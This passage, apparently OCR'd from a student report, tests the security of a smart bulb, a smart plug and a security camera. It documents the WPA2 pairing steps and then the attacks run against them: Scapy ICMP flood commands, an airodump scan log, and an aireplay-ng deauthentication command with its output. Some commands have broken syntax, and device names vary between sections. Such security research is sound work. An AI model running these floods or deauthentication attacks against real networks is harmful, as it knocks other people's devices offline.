



2. Vont Smart Plug

- Step 1: For communication establishment, we create a network.
- Step 2: Mobile application sends association requests to the access point.




Step 3: Access point responds with association response and sends Key 1/4 authentication key (nonce value).







- Key 2: The mobile application responds to the access point with the MIC(Message integrity code) value.




- Key 3: AP to the mobile application.



- Key 4: MP to AP communication establishment is successful. (All key exchange works on EAPOL protocol.)





The following shows data packers:



3. Lycatce Smart Security Camera

- First, connect the mobile device to the camera's hotspot. And then just add a device through LAN search that follows a successful connection.
- Second, connect the mobile device to the home network and then, through the app, scan the QR code to establish the connection.
- Third, connecting the mobile device to the personal hotspot of the camera and then scanning the QR code behind the camera through the app to simply establish the connection.





CHAPTER- 5

Exploiting the IoT Device

1. Vont Smart Bulb


To check the vulnerability of the device, we performed several attacks on the device. For executing these attacks on smart devices we used Scapy tool for DoS attack and also we implemented the Deauthentication attack. But, because the bulb is using bluetooth for authentication. As a result the De-authentication didn't work successfully. Only the DoS attack using Scapy tool successfully worked.

To perform the DoS attack we used Scapy tool, to implement the attack we required the IP address of the targeted device and to discover the IP address we can use NMAP and arp command in linux or we can download the Advanced IP scanner tool which is free and easily available.

Here we used the below command and sent multiple packets to interrupt the communication between the mobile app and smart devices.

>> send(IP(src="(device IP address of smart bulb)",dst=" ("device IP address of smart bulb ")/ICMP(), count=30000000)

>> send(IP(src="192.168.249.37",dst="192.168.249.37"/ICMP(), count=30000000)



2. Vont Smart Plug

While looking for the vulnerability of the smart plug, we performed several attacks on the device. For executing these attacks on smart devices we used Scapy tool for DoS attack and also we implemented the Deauthentication attack. Because the plug is using WiFi for authentication and communication. As a result the De-authentication worked successfully.

```
 CH  9 ][ Elapsed: 6 s ][ 2022-09-18 15:16

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 2A:22:E9:6E:CD:78   -3  96      107        0    0   9  360   WPA2 CCMP   PSK  Pixel_1678

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 (not associated)   30:24:A9:64:9B:00  -85    0 - 1    154         3         Mc6-302
 (not associated)   74:D6:37:D4:46:E0  -84    0 - 1      0         4         UniversityCommons_16
 (not associated)   DA:A1:19:8B:FD:51  -34    0 - 1     11        59         BHAVIN,WhyFhy,DEMON
 (not associated)   1E:BF:B0:E1:E7:7D  -47    0 - 1      0         4
 2A:22:E9:6E:CD:78  38:E6:0A:25:10:61  -32    1e- 6e     0         3
Quitting...
bhavin@bhavin-Inspiron-5480:~$
```

```
bhavin@bhavin-Inspiron-5480:~$ sudo aireplay-ng wlo1mon -0 100 -a 2A:22:E9:6E:CD:78 -c  38:E6:0A:25:10:61
15:18:32  Waiting for beacon frame (BSSID: 2A:22:E9:6E:CD:78) on channel 9
15:18:33  Sending 64 directed DeAuth (code 7). STMAC: [38:E6:0A:25:10:61] [ 0|60 ACKs]
15:18:33  Sending 64 directed DeAuth (code 7). STMAC: [38:E6:0A:25:10:61] [ 9|59 ACKs]
15:18:34  Sending 64 directed DeAuth (code 7). STMAC: [38:E6:0A:25:10:61] [ 0|62 ACKs]
15:18:34  Sending 64 directed DeAuth (code 7). STMAC: [38:E6:0A:25:10:61] [ 2|61 ACKs]
15:18:35  Sending 64 directed DeAuth (code 7). STMAC: [38:E6:0A:25:10:61] [ 2|63 ACKs]
15:18:35  Sending 64 directed DeAuth (code 7). STMAC: [38:E6:0A:25:10:61] [ 0|59 ACKs]
15:18:36  Sending 64 directed DeAuth (code 7). STMAC: [38:E6:0A:25:10:61] [ 0|64 ACKs]
15:18:36  Sending 64 directed DeAuth (code 7). STMAC: [38:E6:0A:25:10:61] [ 0|59 ACKs]
15:18:37  Sending 64 directed DeAuth (code 7). STMAC: [38:E6:0A:25:10:61] [ 0|58 ACKs]
15:18:37  Sending 64 directed DeAuth (code 7). STMAC: [38:E6:0A:25:10:61] [ 0|63 ACKs]
15:18:38  Sending 64 directed DeAuth (code 7). STMAC: [38:E6:0A:25:10:61] [ 0|64 ACKs]
15:18:38  Sending 64 directed DeAuth (code 7). STMAC: [38:E6:0A:25:10:61] [ 0|61 ACKs]
15:18:39  Sending 64 directed DeAuth (code 7). STMAC: [38:E6:0A:25:10:61] [ 1|64 ACKs]
15:18:40  Sending 64 directed DeAuth (code 7). STMAC: [38:E6:0A:25:10:61] [ 1|63 ACKs]
15:18:40  Sending 64 directed DeAuth (code 7). STMAC: [38:E6:0A:25:10:61] [ 0|60 ACKs]
15:18:41  Sending 64 directed DeAuth (code 7). STMAC: [38:E6:0A:25:10:61] [ 0|61 ACKs]
15:18:41  Sending 64 directed DeAuth (code 7). STMAC: [38:E6:0A:25:10:61] [ 0|64 ACKs]
15:18:42  Sending 64 directed DeAuth (code 7). STMAC: [38:E6:0A:25:10:61] [ 0|63 ACKs]
15:18:42  Sending 64 directed DeAuth (code 7). STMAC: [38:E6:0A:25:10:61] [ 0|63 ACKs]
```

To perform the DoS attack we used Scapy tool, to implement the attack we required the IP address of the targeted device and to discover the IP address we can use NMAP and arp command in linux or we can download the Advanced IP scanner tool which is free and easily available.


Here we used the below command and sent multiple packets to interrupt the communication between the mobile app and smart devices.

>> send(IP(src="(device IP address of smart plug)",dst=" ("device IP address of smart plug ")/ICMP(), count=30000000)
>> send(IP(src="192.168.249.74",dst="192.168.249.74"/ICMP(), count=30000000)

3. Lyactce Smart Security Camera

While looking for the vulnerability of the smart security camera, we performed several attacks on the device. For executing these attacks on smart devices we used Scapy tool for DoS attack and also we implemented the Deauthentication attack. Because the plug is using WiFi for authentication and communication. As a result the De-authentication worked successfully.

To perform the DoS attack we used Scapy tool, to implement the attack we required the IP address of the targeted device and to discover the IP address we can use NMAP and arp command in linux or we can download the Advanced IP scanner tool which is free and easily available.

